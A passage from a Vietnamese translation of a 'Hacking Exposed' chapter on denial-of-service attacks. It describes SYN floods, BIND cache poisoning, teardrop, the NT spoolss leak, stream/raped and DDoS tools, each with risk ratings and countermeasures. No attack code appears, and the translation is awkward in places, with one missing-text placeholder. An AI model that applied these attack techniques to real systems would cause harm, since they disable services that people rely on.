
DoS. Vấn đề ở chỗ hầu hết các hệ thống phân bổ một số lượng xác định các nguồn lực khi lập nên một kết nối *tiềm năng* hay một kết nối chưa được thiết lập đầy đủ. Trong khi hầu hết các hệ thống có thể duy trì được hàng trăm các kết nối đồng thời tới một cổng cụ thể (ví dụ như 80) thì có thể chỉ mất khoảng một tá các yêu cầu kết nối tiềm năng để làm yếu đi các nguồn lực được phân bổ để lập nên kết nối đó. Điều này chính xác là cơ chế mà kẻ tấn công SYN sẽ dùng đến để vô hiệu hóa một hệ thống.

Khi một vụ tấn công lũ SYN được khởi đầu thì kẻ tấn công sẽ gửi đi một gói tin SYN từ hệ thống A đến hệ thống B. Tuy nhiên kẻ tấn công sẽ giả mạo địa chỉ nguồn của một hệ thống không tồn tại. Hệ thống B lúc này sẽ cố gửi một gói tin SYN/ACK tới địa chỉ bị giả mạo. Nếu hệ thống bị giả mạo có tồn tại thì thông thường nó sẽ phản hồi lại với một gói tin RST tới hệ thống B vì nó đã không khởi đầu quá trình kết nối. Tuy nhiên phải nhớ là kẻ tấn công chọn một hệ thống mà không thể tiếp cận tới được. Do vậy hệ thống B sẽ gửi một gói tin SYN/ACK và không bao giờ nhận một gói tin RST trở lại từ hệ thống A. Kết nối tiềm năng này hiện đang ở trạng thái SYN_RECV và được xếp thành một dãy chờ kết nối. Hệ thống này hiện có nhiệm vụ lập một kết nối và kết nối tiềm năng này sẽ chỉ được xếp bằng từ dãy chờ sau khi bộ phận định giờ thiết lập kết nối hết hạn. Bộ phận định giờ kết nối thay đổi theo hệ thống nhưng có thể chỉ mất 75 giây hoặc tới 23 phút đối với một số thực thi IP bị phá vỡ. Do dãy chờ kết nối thông thường rất nhỏ nên kẻ tấn công có thể chỉ phải gửi một vài gói tin SYN cứ 10 giây một để vô hiệu hóa hoàn toàn một cổng cụ thể. Hệ thống này bị tấn công sẽ không bao giờ có thể xóa được dãy chờ ùn đống trước khi nhận những yêu cầu SYN mới.

Bạn có thể đã ngờ ngờ ra nguyên nhân tại sao vụ tấn công này lại có sức tàn phá lớn như vậy. Trước hết nó đòi hỏi hầu như là rất ít dải thông để khởi đầu một trận lũ SYN thành công. Kẻ tấn công có thể lấy của một web server có sức mạnh công nghiệp không nhiều hơn một liên kết modem 14.4-Kbps. Thứ hai, đó là một vụ tấn công sau lưng bởi kẻ tấn công giả mạo địa chỉ nguồn của gói tin SYN do vậy mà làm cho việc xác định được kẻ xâm nhập là vô cùng khó. Mĩa mai thay vụ tấn công này lại đã được nói đến nhiều trong nhiều năm bởi nhiều chuyên gia an ninh và là phương tiện trong tiến hành khai thác mối quan hệ được ủy thác. (Xem <http://www.phrack.org/show.php?p=48&a=14>.)

Những biện pháp đối phó với Lũ SYN

Để xác định được liệu bạn có bị tấn công hay không bạn có thể phát lệnh netstat nếu nó được hỗ trợ bởi hệ điều hành của bạn. Nếu bạn thấy nhiều kết nối trong một trạng thái SYN_RECV thì nó có thể cho biết là một vụ tấn công SYN đang được tiến hành.



Tiếp đến là bốn cách cơ bản để tiếp cận những cuộc tấn công lũ SYN. Trong khi từng biện pháp có những ưu điểm và nhược điểm riêng thì chúng có thể được sử dụng nhằm giảm đi những hậu quả của một vụ tấn công SYN tập trung. Hãy ghi nhớ khó khăn trong lần theo dấu vết cuộc tấn công trở lại kẻ xâm nhập vì nguồn gói tin đã bị giả mạo. Tuy nhiên dostracker của MCI có thể trợ giúp trong nhiệm vụ này (nếu bạn có quyền truy nhập vào từng cầu dẫn hop trong đường dẫn).

Tăng Kích cỡ Dãy chờ Kết nối Trong khi mỗi ngăn xếp IP của nhà cung cấp hơi khác nhau một chút thì việc điều chỉnh kích cỡ của dãy chờ kết nối nhằm giúp cải thiện những tác động của một vụ tấn công lũ SYN là điều hoàn toàn có thể. Điều này là hữu ích song không phải là biện pháp tối ưu nhất, vì nó sử dụng các nguồn lực hệ thống bổ sung và có thể ảnh hưởng đến hoạt động.

Giảm Khoảng thời gian chết Khi Thiết lập Kết nối Việc giảm khoảng thời gian chết khi thiết lập kết nối cũng có thể giúp giảm những tác động của một vụ tấn công SYN mặc dù nó vẫn chưa phải là biện pháp tối ưu.

Sử dụng những vết nối tạm phần mềm của nhà cung cấp nhằm Dò Những vụ tấn công SYN tiềm năng Về phần viết này thì hầu hết các hệ điều hành hiện đại đã hiệu lực hóa các cơ chế dò và phòng tránh lũ SYN. Hãy xem CERT phân tư vấn CA-96:21, "Những vụ tấn công Giả mạo IP và Gây lũ TCP SYN," và tìm danh sách các những cách giải quyết và sửa chữa tạm của hệ điều hành.

Do những vụ tấn công SYN đã trở nên lấn lướt trên toàn Mạng nên những biện pháp khác cũng đã được phát triển nhằm đối phó với điều kiện DoS này. Ví dụ như những kernel Linux hiện đại 2.0.30 và sau đó là nhờ đến

một tùy chọn có tên *SYN cookie*. Nếu như tùy chọn này được hiệu lực hóa thì kernel sẽ dò và ghi lại những vụ tấn công SYN có thể xảy ra. Sau đó nó sẽ sử dụng một giao thức thách thức mật mã có tên là SYN cookie nhằm hiệu lực hóa những người sử dụng hợp pháp để tiếp tục kết nối thậm chí dưới nhiều cuộc tấn công nặng nề nữa.

Những hệ điều hành khác như Windows NT 4.0 SP2 và sau đó là nhờ đến một cơ chế ghi ngược động. (Xem Microsoft Knowledge Base article Q142641.) Khi dãy chờ kết nối xuống dưới ngưỡng đã định cấu hình từ trước thì hệ thống sẽ tự động phân bổ các nguồn lực bổ sung. Do vậy mà dãy chờ kết nối không bao giờ bị mệt cả.

Áp dụng IDS Mạng Một số sản phẩm IDS mạng có thể dò và tích cực phản hồi lại trước những vụ tấn công SYN. Một vụ tấn công SYN có thể bị dò bằng một trận lũ các gói tin SYN mà không có những phản hồi đi kèm. Một IDS có thể gửi các gói tin RST tới hệ thống bị tấn công tương ứng với yêu cầu SYN ban đầu. Hành động này có thể hỗ trợ cho hệ thống bị tấn công trong việc giải thoát dãy chờ kết nối.

Những vụ tấn công DNS

Tính phổ biến: 6

Tính đơn giản: 4

Tác động: 9

Đánh giá độ rủi ro: 6

Vào năm 1997, đội an ninh của Tập đoàn Secure Networks (SNI) bây giờ là tập đoàn Network Associates (NAI) đã cho ra một chương trình tư vấn về một vài yếu điểm được phát hiện trong những thực thi BIND (NAI-0011 – Những yếu điểm BIND và Giải pháp). Các phiên bản BIND trước 4.9.5+P1 sẽ giấu kín những thông tin không thật khi chức năng đệ quy DNS được hiệu lực hóa. Đệ quy cho phép một nameserver xử lý những yêu cầu về những vùng và miền mà nó không phục vụ. Khi một nameserver nhận được một truy vấn về một vùng hoặc miền không được phục vụ bởi nameserver thì nameserver sẽ truyền một truy vấn tới nameserver có thẩm quyền để có miền cụ thể. Một khi trả lời được nhận từ nameserver có thẩm quyền thì nameserver đầu tiên sẽ gửi trả lời trở lại bên yêu cầu.

Thật không may là khi đệ quy được hiệu lực hóa trên những phiên bản BIND yếu thì một kẻ tấn công có thể làm hỏng các của nameserver có nhiệm vụ tiến hành tra cứu đệ quy. Điều này được biết đến như là *giả mạo hồ sơ PTR* và khai thác quy trình vạch đường đi cho các địa chỉ IP tới các hostname. Trong khi có những dấu hiệu an ninh nghiêm trọng liên quan đến việc khai thác những mối quan hệ uỷ thác phụ thuộc vào những tra cứu hostname thì

cũng có tiềm năng tiến hành một vụ tấn công DoS DNS. Ví dụ kẻ tấn công có thể cố thuyết phục một nameserver mục tiêu giấu kín những thông tin mô tả đường đi từ www.abcompany.com tới 0.0.0.10, một địa chỉ IP không tồn tại. Khi những người sử dụng nameserver yếu muốn tới trang www.abc.com thì họ sẽ chẳng bao giờ nhận được câu trả lời từ 0.0.0.10 phủ nhận có hiệu quả dịch vụ tới www.abcompany.com.

Biện pháp đối phó DNS

Để giải quyết những vấn đề được phát hiện trong BIND hãy nâng cấp thành BIND phiên bản 4.9.6 hoặc 8.1.1 và những phiên bản về sau. Trong khi những phiên bản BIND này đề cập đến những nhược điểm tham nhũng các thì lời khuyên là hãy nâng cấp lên đến phiên bản BIND mới nhất mà cũng có những biện pháp an ninh bổ sung được thực thi. Hãy xem <http://www.isc.org/bind.html> để biết thêm thông tin. Đối với những thông tin đáp và chỉ rõ nhà cung cấp thì hãy tham khảo CERT tư vấn CA-97.22: BIND – Daemon Tên Internet Berkeley.

UNIX VÀ WINDOWS NT DOS

UNIX đã được sử dụng và trở nên phổ biến trong vòng 20 năm trở lại đây. UNIX được biết đến vì sức mạnh, sự tinh tế của nó, và khả năng tiến hành những nhiệm vụ mà đôi khi là không thể hiểu được. Dĩ nhiên là cùng với sự tự do và sức mạnh này là những khó khăn tiềm tàng. Chỉ trong nhiều năm qua hàng trăm điều kiện DoS ngang qua vô số những mùi vị UNIX khác nhau đã được phát hiện.

Tương tự như UNIX, Windows NT đã nhanh chóng phổ biến trong tập đoàn America. Nhiều tổ chức đã đánh cược cả gia tài của mình cho Windows NT để hướng kinh doanh của họ sang thiên niên kỷ mới. Trong khi nhiều người theo chủ nghĩa thuần túy tranh cãi hệ điều hành nào mạnh hơn thì không có tranh cãi nào cho thấy Windows NT phức tạp và cung cấp một gia sản các chức năng. Tương tự với UNIX chức năng này cung cấp những cơ hội cho kẻ tấn công lợi dụng các điều kiện DoS trong phạm vi hệ điều hành NT và các ứng dụng có liên quan.

Phần lớn những cuộc tấn công phủ nhận dịch vụ có thể được phân ra làm các điều kiện DoS từ xa và địa phương. Có nhiều điều kiện DoS đối với mỗi loại và chúng tôi dự định từng ví dụ của mình sẽ chứng tỏ lý thuyết đằng sau vụ tấn công chứ không phải tốn một lượng thời gian quá mức cho các cuộc tấn công cụ thể. Những vụ tấn công cụ thể sẽ thay đổi theo thời gian. Tuy nhiên nếu bạn hiểu lý thuyết đằng sau loại hình tấn công thì bạn có thể dễ

dàng áp dụng nó vào những loại hình mới khi chúng được phát hiện ra. Hãy khám phá một vài điều kiện DoS chính trong từng loại .

Những vụ tấn công DoS Từ xa

Hiện tại hầu hết các điều kiện DoS liên quan đến những nhược điểm về lập trình có liên quan đến một thực thi ngăn xếp IP của nhà cung cấp riêng biệt. Như ta đã thấy ở Chương 2 mỗi một nhà cung cấp đều thực thi ngăn xếp IP của mình theo cách khác nhau-đó là lý do tại sao việc in dấu vân tay ngăn xếp lại thành công đến vậy. Vì những thực thi IP là phức tạp và liên tục tiến hóa nên có nhiều cơ hội những nhược điểm lập trình lại xuất hiện. Tiền đề đằng sau hầu hết những cuộc tấn công này là gửi đi một gói tin cụ thể hoặc một chuỗi các gói tin đến hệ thống mục tiêu nhằm khai thác những nhược điểm cụ thể về lập trình. Khi hệ thống mục tiêu nhận những gói tin này thì các kết quả sẽ đi từ không xử lý đúng các gói tin cho đến phá hủy toàn bộ hệ thống.

Chồng lắp Phân đoạn IP

Tính phổ biến: 7

Tính đơn giản: 8

Tác động: 9

Đánh giá độ rủi ro: 8

Teardrop và những cuộc tấn công có liên quan khai thác những nhược điểm trong gói tin mã hóa tập hợp các thực thi ngăn xếp IP cụ thể. Vì các gói tin đi ngang qua những mạng khác nhau nên có thể là cần thiết khi phá vỡ gói tin thành những mảnh nhỏ hơn (phân đoạn) dựa trên đơn vị truyền tối đa của các mạng (MTU). Vụ tấn công teardrop là rất cụ thể trước những kernel Linux cũ hơn mà đã không xử lý đúng các phân đoạn IP chồng chéo. Trong khi Linux kernel đã tiến hành kiểm tra sự đúng đắn về độ dài phân đoạn nếu nó đã quá lớn thì nó đã không tiến hành bất kỳ một xác nhận hợp lệ nào **THIEU**

Biện pháp đối phó với Chồng lắp Phân đoạn IP

Những vụ tấn công trước đã được hiệu chỉnh ở những kernel 2.0.x và 2.2.x sau. Hãy nâng cấp tới các kernel 2.0.x và 2.2.x mới nhất, những kernel có nhiều biện pháp hiệu chỉnh bổ sung về an ninh ngoài việc chỉ hiệu chỉnh các nhược điểm phân đoạn IP.

Đối với các hệ thống Windows NT thì những nhược điểm về phân đoạn IP đã được bàn đến ở những hotfix sau Service Pack 3. Những người sử dụng Windows NT được khuyến khích lắp đặt pack dịch vụ mới nhất vì nó hiệu chỉnh được nhiều nhược điểm liên quan đến an ninh hơn. Người sử dụng Windows 95 nên lắp đặt tất cả các pack dịch vụ liên quan. Tất cả các pack dịch vụ đều có sẵn ở <ftp://ftp.microsoft.com/bussys/winnt-public/fixes/usa/>.

Những ký hiệu ông dẫn được đặt tên theo Lỗ rò Đầy ống cuộn Windows NT qua RPC

<i>Tính phổ biến:</i>	4
<i>Tính đơn giản:</i>	8
<i>Tác động:</i>	7
<i>Đánh giá độ rủi ro:</i>	6

Windows NT có một lỗ rò bộ nhớ ở trong spoolss.exe cho phép một người sử dụng không được ủy quyền kết nối tới \\server\PIPE\SPOOLSS và tiêu thụ tất cả phần bộ nhớ sẵn có của hệ thống mục tiêu. Tình trạng này còn nghiêm trọng hơn do cuộc tấn công kiểu này có thể được khởi đầu thông qua một phiên giá trị null ngay cả nếu các kết nối RestrictAnonymous có được hiệu lực hóa. Cuộc tấn công như thế này có thể mất chút thời gian để có thể vô hiệu hóa hoàn toàn hệ thống mục tiêu và chứng tỏ rằng các nguồn lực có thể bị tiêu thụ từ từ qua các khoảng thời gian kéo dài nhằm tránh bị dò ra.

Biện pháp đối phó với Lỗ rò Đầy ống cuộn Windows NT

Để vô hiệu hóa cuộc tấn công như thế này qua một phiên giá trị null thì bạn phải gỡ bỏ SPOOLSS khỏi phím Registry HKLM\System\CCS\Services\LanmanServer\Parameters\NullSessionPipes (REG_MULTI_SZ) . Hãy ghi nhớ rằng biện pháp hiệu chỉnh này không thể ngăn những người sử dụng có thể nhận dạng được tiến hành cuộc tấn công.

Tấn công DoS Tràn Bộ đệm trong IIS FTP Server

<i>Tính phổ biến:</i>	5
<i>Tính đơn giản:</i>	3
<i>Tác động:</i>	7
<i>Đánh giá độ rủi ro:</i>	5

Như chúng ta đã bàn đến ở Chương 8, những cuộc tấn công tràn bộ đệm đều vô cùng hiệu quả trong việc làm tổn hại đến an ninh của những hệ thống yếu. Ngoài những ngụ ý an ninh lớn về các điều kiện tràn bộ đệm thì chúng còn hiệu quả ở cả việc tạo ra các điều kiện DoS. Nếu như điều kiện tràn bộ đệm không cung cấp truy nhập cho người sử dụng trên (superuser) thì nhiều khi nó có thể được sử dụng để phá hủy ứng dụng yếu từ xa.

Biện pháp đối phó với Tấn công DoS Tràn Bộ đệm trong IIS FTP Server

Các hotfix Microsoft Service Pack 5 và post-Service Pack 4 cũng bàn đến nhược điểm này. Đối với các hotfix Service Pack 4 hãy tham khảo <ftp://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/security/ftpls-fix/>.

Tấn công stream và raped

Tính phổ biến: 5


Tính đơn giản: 6

Tác động: 9

Đánh giá độ rủi ro: 7

Stream.c (viết bởi một tác giả vô danh) và raped.c viết bởi Liquid Steel đã xuất hiện tự do vào đầu năm 2000. Những cuộc tấn công này đều đơn giản tương tự giống nhau và cũng khá hiệu quả.

Cả hai cuộc tấn công đều là tấn công đối nguồn lực lợi dụng việc hệ điều hành không có khả năng quản lý ngay mọi gói tin dị hình được gửi tới nó. Ban đầu là tấn công FreeBSD-only cả hai loại tấn công này stream và raped có thể đề nặng lên nhiều hệ điều hành kể cả (nhưng không hạn chế trong phạm vi này) Windows NT. Triệu chứng là sử dụng CPU quá tải (xem minh họa ở phần sau) nhưng một khi vụ tấn công lắng đi thì hệ thống lại trở lại bình thường. Vụ tấn công stream.c hoạt động bằng cách gửi các gói tin TCP ACK tới một loạt các cổng với những số ngẫu nhiên trong dãy số và các địa chỉ IP nguồn ngẫu nhiên. Tấn công raped.c hoạt động bằng cách gửi đi các gói tin TCP ACK với các địa chỉ IP nguồn bị giả mạo.



Biện pháp đối phó với Stream và raped

Thật không may rất ít hệ điều hành cung cấp những biện pháp vá tạm cho tấn công kiểu này. Chúng ta không biết gì về bất kỳ một hotfix Windows NT nào. Tuy nhiên để có FreeBSD bạn có thể áp dụng biện pháp vá tạm không chính thức: [http:// www.freebsd.org/~alfred/tcp_fix.diff](http://www.freebsd.org/~alfred/tcp_fix.diff).

Tấn công Quản trị viên ColdFusion

Tính phổ biến: 7

Tính đơn giản: 8

Tác động: 9

Đánh giá độ rủi ro: 8

Được Foundstone phát hiện vào tháng Sáu năm 2000, nhược điểm này đã lợi dụng một yếu điểm trong phần thiết kế chương trình để hạ server một cách có hiệu quả. Phủ nhận dịch vụ xuất hiện trong suốt quy trình chuyển mật khẩu đầu vào và mật khẩu được lưu trữ thành các dạng thích hợp để so sánh khi mật khẩu đầu vào rất lớn (>40,000 ký tự). Việc thực hiện tấn công như thế này là bình thường và được bàn đến ở Chương 15.

Biện pháp đối phó với tấn công Quản trị viên ColdFusion

Những biện pháp đối phó cho nhược điểm này được bàn đến nhiều ở Chương 15.

Tấn công Phủ nhận Dịch vụ có phân phối

Khi cuốn Hacking Exposed được xuất bản lần đầu vào tháng Chín năm 1999 thì khái niệm về những cuộc tấn công phủ nhận dịch vụ có phân phối mới chỉ là trên lý thuyết và qua những lời đồn đại. Bây giờ thì bạn không thể nói về máy tính cho bà của mình mà không dùng từ "DDoS". Như những cơn vi rút sinh sôi nảy nở như rạ ở trên mạng Internet, các phương tiện truyền thông đã đem những cuộc tấn công DDoS ra làm chủ đề.

Vào tháng Hai năm 2000 cuộc tấn công DDoS hàng loạt đầu tiên đã xuất hiện. Được khởi đầu trước hết là nhằm vào Yahoo sau đó là E TRADE, eBay, Buy.com, CNN.com, và những trang khác nữa, kẻ tấn công đã hạ trên 7 trang web mà chúng ta đều biết và vô số các trang khác mà chúng ta có thể chưa hề được nghe tới. Chúng tôi muốn nói những vụ tấn công này có nguồn gốc từ một đội ngũ tin tặc chuyên nghiệp áp đặt những mong muốn kỳ quái với những người sử dụng mạng Internet đáng thương nhưng nó không chỉ có thế. Điều ngược lại lại đúng.

Những vụ tấn công DDoS xảy ra khi một ai đó (thường là một thiếu niên đang buồn chán) sử dụng một phần mềm miễn phí sẵn có nào đó để gửi đi một trận mưa gói tin tới mạng hay host đến mục đích lấn át các nguồn lực của nó. Nhưng trong trường hợp các DoS có phân phối thì nguồn gốc cuộc tấn công lại xuất phát từ rất nhiều nguồn. Và cách duy nhất có thể tạo ra tình huống này đó là làm tổn hại các hệ thống máy tính hiện hữu trên mạng Internet.

Bước đầu tiên mà bất kỳ kẻ tấn công DDoS nào phải làm đó là tìm mục tiêu và giành quyền truy nhập hành chính trên càng nhiều hệ thống càng tốt. Nhiệm vụ này thường được tiến hành bằng một kịch bản tấn công đã được tùy

biến nhằm mục đích xác định những hệ thống có khả năng yếu. Chúng ta đã bàn xuyên suốt cuốn sách này về cách thức một kẻ tấn công có thể bày ra những kịch bản tấn công như vậy. Tất cả những gì bạn phải làm là nhìn vào những bản ghi bức tường lửa @Home và DSL của chúng tôi để hiểu những gì đang diễn ra. Những kẻ soạn kịch bản trên khắp thế giới đều đang quét hình những mạng cáp dưới khiên tồn này tìm kiếm một hệ thống được định cấu hình kém hay phần mềm yếu để cung cấp truy nhập tức thời vào máy tính mục tiêu.

Một khi họ đã truy nhập được vào hệ thống thì kẻ tấn công sẽ tải lên phần mềm DDoS của mình và cho phần mềm đó chạy. Cách thức mà hầu hết DDoS server (hay daemon) cho chạy đó là nghe các chỉ dẫn trước khi tấn công. Điều này cho phép kẻ tấn công tải về phần mềm cần thiết trên các host bị tổn hại tới và sau đó chờ thời cơ thích hợp để gửi ra lệnh tấn công.

Hình 12-3 cho thấy cách thức toàn bộ cuộc tấn công thông thường diễn ra như thế nào từ gây tổn thương đa hệ thống cho đến cú đột kích cuối cùng.

Số lượng các công cụ DDoS tăng lên hầu như là theo tháng vì vậy một bản phân tích hoàn chỉnh và cập nhật của tất cả các công cụ DDoS là điều không thể. Do vậy mà chúng tôi đã nhóm những gì chúng tôi cho là cốt lõi của các công cụ DDoS. Ở những đoạn sau chúng ta sẽ bàn đến TFN, Trinoo, Stacheldraht, TFN2K, và WinTrinoo. Những công cụ DDoS khác đã được giải phóng bao gồm cả Shaft và mStreams nhưng những công cụ này đều dựa trên những công cụ đã được đề cập trước. Để biết thêm thông tin về Shaft hãy tham khảo http://netsec.gsfc.nasa.gov/~spock/shaft_analysis.txt. Để biết thêm thông tin về mStreams hãy tham khảo http://staff.washington.edu/dittrich/misc/mstream_analysis.txt.

